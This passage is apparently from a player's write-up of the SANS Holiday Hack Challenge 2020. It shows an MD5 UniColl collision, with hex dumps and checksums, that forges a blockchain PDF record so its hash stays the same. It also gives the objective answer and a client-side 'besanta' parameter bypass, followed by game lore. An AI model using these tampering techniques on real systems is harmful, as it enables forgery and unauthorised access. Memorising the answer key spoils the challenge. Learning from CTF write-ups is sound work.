0×00000060  581cfeed650425e738c6feb49ec97bd2 X...e.%.8.....{.   581cfeed650425e738c6feb49ec97bd2 X...e.%.8.....{.
 ...
0×00000080! 17a9f823ff5f70bece96465aaf137608 ...#._p...FZ..v.   17a9f823ff5f70bece95465aaf137608 ...#._p...FZ..v.
0×00000090  8f7018bc25b225201fe5ed6ac911645a .p..%.% ...j..dZ   8f7018bc25b225201fe5ed6ac911645a .p..%.% ...j..dZ
0×000000a0  df63fd6155f3d0ca5bc3c0c4794ee235 .c.aU...[...yN.5   df63fd6155f3d0ca5bc3c0c4794ee235 .c.aU...[...yN.5
 ...
```

This is the mechanism that switches between view 1 (Page2) of the document or view 2 (Page 3) of the document. The collision block will ensure that the same MD5sum will be generated. So let's switch Page 2 to Page 3 to try it.



"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil…"

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.


He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020

Oh wow… this is totally different report indeed. So, all we have to do is change the 10th byte at offset 0x149 as follows.




```
  offset     0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF    0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0×00000000  30303030303030303030303166396233 000000000001f9b3   30303030303030303030303166396233 000000000001f9b3
0×00000010  61393434376535373731633730346634 a9447e5771c704f4   61393434376535373731633730346634 a9447e5771c704f4
 ...
0×00000040! 32666666666666666631666630303030 2ffffffff1ff0000   32666666666666666630666630303030 2ffffffff0ff0000
0×00000050  30303663ea465340303a6079d3df2762 006c.FS@0:`y..'b   30303663ea465340303a6079d3df2762 006c.FS@0:`y..'b
0×00000060  be68467c27f046d3a7ff4e92dfe1def7 .hF|'.F...N.....   be68467c27f046d3a7ff4e92dfe1def7 .hF|'.F...N.....
 ...
0×00000080! 22d987296fcb0f188dd60388bf20350f "..)o........ 5.   22d987296fcb0f188dd70388bf20350f "..)o........ 5.
0×00000090  2a91c29d0348614dc0bceef2bcadd4cc *....HaM........   2a91c29d0348614dc0bceef2bcadd4cc *....HaM........
0×000000a0  3f251ba8f9fbaf171a06df1e1fd86493 ?%............d.   3f251ba8f9fbaf171a06df1e1fd86493 ?%............d.
 ...
0×00000100! 74612f50616765732032203020522020 ta/Pages 2 0 R     74612f50616765732033203020522020 ta/Pages 3 0 R
0×00000110  2020202030f9d9bf578e3caae50d788f     0...W.<...x.   2020202030f9d9bf578e3caae50d788f     0...W.<...x.
0×00000120  e760f31d64afaa1ea1f2a13d63753e1a .`..d......=cu>.   e760f31d64afaa1ea1f2a13d63753e1a .`..d......=cu>.
 ...
0×00000140! 0201edab03b9ef95991c5b499f86dc85 ..........[I....   0201edab03b9ef95991b5b499f86dc85 ..........[I....
0×00000150  39859099ad54b01e733fe5a7a489b932 9....T..s?.....2   39859099ad54b01e733fe5a7a489b932 9....T..s?.....2
0×00000160  95ff5468034d497938e8f9b8cb3ac3cf ..Th.MIy8....:..   95ff5468034d497938e8f9b8cb3ac3cf ..Th.MIy8....:..
 ...
```

This will produce equivalent md5 hashes for the entire block, even though it will produce different sha256 hashes.

```
$ md5sum block.129459.*
b10b4a6bd373b61f32f4fd3a0cdfbf84  block.129459.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84  block.129459.mod.dat

$ sha256sum block.129459.*
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f  block.129459.dat
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb  block.129459.mod.dat
```

The answer for objective 11b is `fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb`, which unlocks a much-deserved achievement. I put this diagram together to help me visualize how this collision attack worked.



```
00000000  30 30 30 30 30 30 30 30  30 30 30 31 66 39 62 33 |000000000001f9b3|
00000010  61 39 34 34 37 65 35 37  37 31 63 37 30 34 66 34 |a9447e5771c704f4|
00000020  30 30 30 30 30 30 30 30  30 30 30 31 32 66 64 31 |0000000000012fd1|
00000030  30 30 30 30 30 30 30 30  30 30 30 30 30 32 30 66 |000000000000020f|
00000040  32 66 66 66 66 66 66 66  66 31 66 66 30 30 30 30 |2ffffffff1ff0000|
00000050  30 30 36 63 ea 46 53 40  30 3a 60 79 d3 df 27 62 |006c.FS@0:`y..'b|
00000060  be 68 46 7c 27 f0 46 d3  a7 ff 4e 92 df e1 de f7 |.hF|'.F...N.....|
00000070  40 7f 2a 7b 73 e1 b7 59  b8 b9 19 45 1e 37 51 8d |@.*{s..Y...E.7Q.|
00000080  22 d9 87 29 6f cb 0f 18  8d d6 03 88 bf 20 35 0f |"..)o........ 5.|
00000090  2a 91 c2 9d 03 48 61 4d  c0 bc ee f2 bc ad d4 cc |*....HaM........|
000000a0  3f 25 1b a8 f9 fb af 17  1a 06 df 1e 1f d8 64 93 |?%............d.|
000000b0  96 ab 86 f9 d5 11 8c c8  d8 20 4b 4f fe 8d 8f 09 |......... KO....|
000000c0  30 35 30 30 30 30 39 66  35 37 25 50 44 46 2d 31 |0500009f57%PDF-1|
000000d0  2e 33 0a 25 25 c1 ce c7  c5 21 0a 0a 31 20 30 20 |.3.%%....!..1 0 |
000000e0  6f 62 6a 0a 3c 3c 2f 54  79 70 65 2f 43 61 74 61 |obj.<</Type/Cata|
000000f0  6c 6f 67 2f 5f 47 6f 5f  41 77 61 79 2f 53 61 6e |log/_Go_Away/San|
00000100  74 61 2f 50 61 67 65 73  20 32 20 30 20 52 20 20 |ta/Pages 2 0 R  |
00000110  20 20 20 20 30 f9 d9 bf  57 8e 3c aa e5 0d 78 8f |    0...W.<...x.|
00000120  e7 60 f3 1d 64 af aa 1e  a1 f2 a1 3d 63 75 3e 1a |.`..d......=cu>.|
00000130  a5 bf 80 62 4f c3 46 bf  d6 67 ca f7 49 95 91 c4 |...bO.F..g..I...|
00000140  02 01 ed ab 03 b9 ef 95  99 1c 5b 49 9f 86 dc 85 |..........[I....|
00000150  39 85 90 99 ad 54 b0 1e  73 3f e5 a7 a4 89 b9 32 |9....T..s?.....2|
00000160  95 ff 54 68 03 4d 49 79  38 e8 f9 b8 cb 3a c3 cf |..Th.MIy8....:..|
00000170  50 f0 1b 32 5b 9b 17 74  75 95 42 2b 73 78 f0 25 |P..2[..tu.B+sx.%|
00000180  02 e1 a9 b0 ac 85 28 01  7a 9e 0a 3e 3e 0a 65 6e |......(.z..>>.en|
00000190  64 6f 62 6a 0a 0a 32 20  30 20 6f 62 6a 0a 3c 3c |dobj..2 0 obj.<<|
000001a0  2f 54 79 70 65 2f 50 61  67 65 73 2f 43 6f 75 6e |/Type/Pages/Coun|
000001b0  74 20 31 2f 4b 69 64 73  5b 32 33 20 30 20 52 5d |t 1/Kids[23 0 R]|
000001c0  3e 3e 0a 65 6e 64 6f 62  6a 0a 0a 33 20 30 20 6f |>>.endobj..3 0 o|
000001d0  62 6a 0a 3c 3c 2f 54 79  70 65 2f 50 61 67 65 73 |bj.<</Type/Pages|
000001e0  2f 43 6f 75 6e 74 20 31  2f 4b 69 64 73 5b 31 35 |/Count 1/Kids[15|
000001f0  20 30 20 52 5d 3e 3e 0a  65 6e 64 6f 62 6a 0a 0a | 0 R]>>.endobj..|
00000200  34 20 30 20 6f 62 6a 0a  3c 3c 2f 4c 65 6e 67 74 |4 0 obj.<</Lengt|
00000210  68 20 32 32 34 33 2f 46  69 6c 74 65 72 2f 46 6c |h 2243/Filter/Fl|
```

This bit controls the Nice / Naughty flag. It is conveniently padded in the 10th position in ths block so we can flip it up/down and change the niceness/naughtiness score.

The blockchain format allows injection of binary blobs, a convenient way to insert "UniColl" collision blocks.

_Go_Away/Santa is a good way to pad the PDF prefix, to ensure that 2 in "Pages 2" lines up on the 10th position.

2 is in just the right spot, to try the UniColl trick.

Position 10 in this block has to be flipped down to retain the MD5 sum of the block to be identical, though the content is different.

Page 2 contains 1 sequence of data where Jack Frost is "nice".


Page 3 contains a different sequence of data where Jack Frost is very "naughty".

10) Defeat Fingerprint Sensor

When I arrive on the balcony to collect my prize, Eve Snowshoes let's me know that only the real player and not Santa can do it. That means we have to bypass the Fingerprint sensor on the Santavator. Let's give it a shot.


Elf: Eve Snowshoes	
	Eve Snowshoes 11:21PM I'm so glad we got the Naughty-Nice Blockchain set right again! Gosh, it would be great to see the SANS Holiday Hack player who helped you fix it! Can you go find the person who did that and come back here?

Heading back to the Santavator and opening developer tools we can see something very special in the source:




```
▼<div class="modal-frame challenge challenge-santamode-elevator4">
  ▼<iframe title="challenge" src="https://elevator.kringlecastle.com?challenge=santamode-elevator4&id=71f0…redlight,nut2,marble2,ball,yellowlight,greenlight,workshop-button,besanta">
    ▼#document
        <!DOCTYPE html>
      ▼<html lang="en">
        ▶<head>…</head>
        ▼<body class="marble portals nut candycane elevator-key redlight nut2 marble2 ball yellowlight greenlight workshop-button besanta"> == $0
          ▶<div class="box-parent">…</div>
          ▶<div class="cover">…</div>
           <script src="app.js"></script>
         </body>
       </html>
   </iframe>
 </div>
 <a class="close-modal-btn" href="/">Close</a>
</div>
```

The santavator gets loaded in an iframe and the parameter `besanta` is passed to the iframe. Let's see the difference as a regular player.



```
▼<div class="hhc-modal challenge visible">
  ▼<div class="modal-frame challenge challenge-elevator">
    ▼<iframe title="challenge" src="https://elevator.kringlecastle.com?challenge=elevator&id=2b6bc8a8-470d-4…ator-key,redlight,nut2,marble2,ball,yellowlight,greenlight,workshop-button">
      ▼#document
          <!DOCTYPE html>
        ▼<html lang="en">
          ▶<head>…</head>
          ▼<body class="marble portals nut candycane elevator-key redlight nut2 marble2 ball yellowlight greenlight workshop-button"> == $0
            ▶<div class="box-parent">…</div>
            ▶<div class="cover">…</div>
             <script src="app.js"></script>
           </body>
         </html>
     </iframe>
   </div>
   <a class="close-modal-btn" href="/">Close</a>
 </div>
```

When you are Santa, the game state places the value `santamode` in various locations. What would happen if you passed the parameter `besanta` to the iframe when you aren't in `santamode`?



I guess I'm finished!

Appendix

Narrative

KringleCon back at the castle, set the stage...
But it's under construction like my GeoCities page.
Feel I need a passport exploring on this platform -
Got half floors with back doors provided that you hack more!
Heading toward the light, unexpected what you see next:
An alternate reality, the vision that it reflects.
Mental buffer's overflowing like a fast food drive-thru trash can.
Who and why did someone else impersonate the big man?
You're grepping through your brain for the portrait's "JFS"
"Jack Frost: Santa," he's the villain who had triggered all this mess!
Then it hits you like a chimney when you hear what he ain't saying:
Pushing hard through land disputes, tryin' to stop all Santa's sleighing.
All the rotting, plotting, low conniving streaming from that skull.
Holiday Hackers, they're no slackers, returned Jack a big, old null!

Objective 9: Entire Letter

```
NORTH POLE
LAND USE BOARD
MEETING MINUTES

January 20, 2020

Meeting Location: All gathered in North Pole Municipal Building, 1 Santa Claus Ln, North Pole

Chairman Frost calls meeting to order at 7:30 PM North Pole Standard Time.

Roll call of Board members please:
Chairman Jack Frost - Present
Vice Chairman Mother Nature - Present

Superman - Present
Clarice - Present
Yukon Cornelius - HERE!
Ginger Breaddie - Present
King Moonracer - Present
Mrs. Donner - Present
Tanta Kringle - Present
Charlie In-the-Box - Here
Krampus - Growl
Dolly - Present
Snow Miser - Heya!
Alabaster Snowball - Hello
Queen of the Winter Spirits - Present

ALSO PRESENT:
                Kris Kringle
                Pepper Minstix
                Heat Miser
                Father Time

Chairman Frost made the required announcement concerning the Open Public Meetings Act: Adequate notice of this meeting
has been made -- displayed on the bulletin board next to the Pole, listed on the North Pole community website, and
published in the North Pole Times newspaper -- for people who are interested in this meeting.

Review minutes for December 2020 meeting. Motion to accept – Mrs. Donner. Second – Superman.  Minutes approved.

OLD BUSINESS: No Old Business.

RESOLUTIONS:
The board took up final discussions of the plans presented last year for the expansion of Santa’s Castle to include new
courtyard, additional floors, elevator, roughly tripling the size of the current castle.  Architect Ms. Pepper reviewed
the planned changes and engineering reports. Chairman Frost noted, “These changes will put a heavy toll on the
infrastructure of the North Pole.”  Mr. Krampus replied, “The infrastructure has already been expanded to handle it
quite easily.”  Chairman Frost then noted, “But the additional traffic will be a burden on local residents.”  Dolly
explained traffic projections were all in alignment with existing roadways.  Chairman Frost then exclaimed, “But with
all the attention focused on Santa and his castle, how will people ever come to refer to the North Pole as ‘The
Frostiest Place on Earth?’”  Mr. In-the-Box pointed out that new tourist-friendly taglines are always under
consideration by the North Pole Chamber of Commerce, and are not a matter for this Board.  Mrs. Nature made a motion to
approve.  Seconded by Mr. Cornelius.  Tanta Kringle recused herself from the vote given her adoption of Kris Kringle as
a son early in his life.

Approved:
Mother Nature
Superman
Clarice
Yukon Cornelius
Ginger Breaddie
King Moonracer
Mrs. Donner
Charlie In the Box
Krampus
Dolly
Snow Miser
Alabaster Snowball
Queen of the Winter Spirits

Opposed:
                Jack Frost

Resolution carries.  Construction approved.

NEW BUSINESS:
```

Father Time Castle, new oversized furnace to be installed by Heat Miser Furnace, Inc. Mr. H. Miser described the plan for installing new furnace to replace the faltering one in Mr. Time’s 20,000 sq ft castle. Ms. G. Breaddie pointed out that the proposed new furnace is 900,000,000 BTUs, a figure she considers “incredibly high for a building that size, likely two orders of magnitude too high. Why, it might burn the whole North Pole down!” Mr. H. Miser replied with a laugh, “That’s the whole point!” The board voted unanimously to reject the initial proposal, recommending that Mr. Miser devise a more realistic and safe plan for Mr. Time’s castle heating system.

Motion to adjourn – So moved, Krampus. Second – Clarice. All in favor – aye. None opposed, although Chairman Frost made another note of his strong disagreement with the approval of the Kringle Castle expansion plan. Meeting adjourned.